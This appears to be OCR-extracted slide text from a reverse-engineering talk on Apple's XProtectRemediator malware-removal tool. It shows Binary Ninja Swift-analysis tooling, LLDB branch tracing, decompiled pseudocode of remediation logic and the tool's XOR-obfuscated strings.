- Custom Swift analysis plugin for Binary Ninja
  - Based on ipsw swift-dump
  - Available on GitHub (https://github.com/FFRI/binja-swift-analyzer)
- Key features
  - Type metadata parsing
  - PWT analysis
  - Class method identification
  - Swift string analysis
  - Visual representation of protocol conformance and class inheritance

Type Metadata Identification



```
void* rax_3 = _swift_initStackObject(sub_10009b3b0(&data_100106998), &var_118)
*(rax_3 + 0x10) = data_1000c65e0
*(rax_3 + 0x38) = &data_1000f1b00
*(rax_3 + 0x40) = &data_1000f13f8
*(rax_3 + 0x20) = rax & 1
*(rax_3 + 0x28) = rdx
*(rax_3 + 0x60) = &data_1000f1b78
*(rax_3 + 0x68) = &data_1000f1408
*(rax_3 + 0x48) = rax_1 & 1
*(rax_3 + 0x50) = rdx_1
*(rax_3 + 0x88) = &data_1000f1920
*(rax_3 + 0x90) = &data_1000f13b8
```




```
void* rax_3 = _swift_initStackObject(sub_10009b3b0(&data_100106998), &var_118)
*(rax_3 + 0x10) = data_1000c65e0
*(rax_3 + 0x38) = &type metadata for RemediationBuilder.FileMacho
*(rax_3 + 0x40) = &pwt of RemediationBuilde...ationBuilder.FileConditionConvertible
*(rax_3 + 0x20) = rax & 1
*(rax_3 + 0x28) = rdx
*(rax_3 + 0x60) = &type metadata for RemediationBuilder.FileNotarised
*(rax_3 + 0x68) = &pwt of RemediationBuilde...ationBuilder.FileConditionConvertible
*(rax_3 + 0x48) = rax_1 & 1
*(rax_3 + 0x50) = rdx_1
*(rax_3 + 0x88) = &type metadata for RemediationBuilder.FileYara
*(rax_3 + 0x90) = &pwt of RemediationBuilde...ationBuilder.FileConditionConvertible
```

Dynamic Analysis – LLDB Scripting Bridge

- Branch tracing script (https://github.com/kohnakagawa/LLDB)
  - Swift binaries contain many indirect branches
  - Manually identifying branch targets is time-consuming
  - This script automatically captures target addresses
  - Trace data is exported as JSON for import via binja-missinglink plugin
  - https://github.com/FFRI/binja-missinglink

Branch Tracing & Imported into Binja




```
int64_t (* const)() sub_100099e10(void* arg1)

100099e83      void* r14 = *(arg1 + 0x18)
100099e87      int64_t r15 = *(arg1 + 0x20)
100099e91      sub_10009b730(arg1, r14)
100099ea9      (*(r15 + 0x28))(r14, r15)
100099ebf      int64_t var_b0_1 = 0
100099edb      int128_t s
100099edb      void* var_90
100099edb      sub_10009b730(&s, var_90)
100099ef0      int64_t var_88
100099ef0      (*(var_88 + 0x20))(var_90, var_88)
100099efe      URL.deletingLastPathComponent()()
100099f07      int64_t rax_15 = *(rax_1 + 8)
100099f19      rax_15(rsp, rax)
100099f22      sub_10009bb90(&s)
100099f31      (*(rax_1 + 0x20))(rsp_2, rsp_1, rax)
```

```
int64_t (* const)() sub_100099e10(void* arg1)

100099e83      void* r14 = *(arg1 + 0x18)
100099e87      int64_t r15 = *(arg1 + 0x20)
100099e91      sub_10009b730(arg1, r14)
100099ea9      // BML_dst: 0x100037e20 (vt:0x1000ef348(pwt of
100099ea9      // XPPluginAPI.XProtectLaunchdDaemonAgent for
100099ea9      // XPPluginAPI.XProtectLaunchdDaemonAgentProtocol))
100099ea9      (*(r15 + 0x28))(r14, r15)
100099ebf      int64_t var_b0_1 = 0
100099edb      int128_t s
100099edb      void* var_90
100099edb      sub_10009b730(&s, var_90)
100099ef0      int64_t var_88
100099ef0      (*(var_88 + 0x20))(var_90, var_88)  // BML_dst: 0x10004fb50
100099efe      URL.deletingLastPathComponent()()
100099f07      int64_t rax_15 = *(rax_1 + 8)
100099f19      // BML_dst:
100099f19      // <libswiftCore.dylib>.swift::metadataimpl::ValueWitnesses<swif
100099f19      // swift::TargetMetadata<swift::InProcess> const*)
100099f19      rax_15(rsp, rax)
100099f22      sub_10009bb90(&s)
100099f31      // BML_dst:
100099f31      // <libswiftCore.dylib>.swift::metadataimpl::ValueWitnesses<swift
100099f31      // swift::OpaqueValue*, swift::TargetMetadata<swift::InProcess>
100099f31      // const*)
100099f31      (*(rax_1 + 0x20))(rsp_2, rsp_1, rax)
```

Outline

1. Introduction
2. Tooling
3. **RE results**
    1. **Overview**
    2. Initialization
    3. RemediationBuilder
    4. Remediation Logic
4. Conclusion

Flow of “Remediation”



daemon.scan.startup.plist
daemon.scan.plist

DAS-CTS

agent.scan.startup.plist
agent.scan.plist

DAS-CTS

Contents/MacOS/XProtect

XPC

XProtectPluginService.xpc

GCD & NSTask

Swift Mach-O

Initialization

mod_init_func

Vnode Rapid Aging

…

Remediation/Detection

RemediationBuilder

XPPluginAPI

⋮

XPR scanners

Adload

BlueTop

WaterNet

BadGacha

Trovi

…

Collect remediated threat info

Remediates threats

Send remediated threat info

Provenance Sandbox

plist

3rd stage payload


2nd stage payload

evil.app

These files have the same provenance attribute


Outline

1. Introduction
2. Tooling
3. **RE results**
    1. Overview
    2. **Initialization**
    3. RemediationBuilder
    4. Remediation Logic
4. Conclusion



mod_init_func_0

- mod_init_func_0 (executed before program entry point)
  - Sensitive strings (YARA, file paths, etc.) for remediation are encrypted with XOR cipher
  - These strings are decrypted before entry point



```
int128_t* mod_init_func_0()

100004e98      if (data_1000d2450 == 0 && ___cxa_guard_acquire(&data_1000d2450) != 0)
100004faf          data_1000d2449 = 1
100004fc4          __builtin_memcpy(dest: &data_1000d2430,
100004fc4              src: "\x5b\x63\x44\x67\x5b\x5f\x5e\x5f\x77\x47\x0c\x66\x41\x1b\x61\
100004fc4              n: 0x19)
100004fe7          ___cxa_atexit(f: f_100004ddc, p: &data_1000d2430, d: &__macho_header)
100004ff3          ___cxa_guard_release(&data_1000d2450)
100004ff3
100004ea5      if (data_1000d2449 != 0)
100004ea7          int128_t* rax_3 = &data_1000d2430
100004ea7
100004ecc          for (int64_t i_1 = 0; i_1 != 0xc8; )
100004ebb              *rax_3 ^= (0x303a31323a333400 u>> (i_1.b & 0x38)).b
100004ebe              i_1 += 8
100004ec2              rax_3 += 1
100004ec2
100004ece          data_1000d2449 = 0
100004ece
100004edc      data_1000d1f88 = &data_1000d2430
```

Simple XOR cipher


Decrypting XPR Sensitive Strings

- Alden’s nice Binja script can decrypt these encrypted strings
    - However, some strings cannot be decrypted

> *The output isn’t perfect, there is some occasional junk.*
>
> - “The Secrets of XProtectRemediator” by Alden Schmidt

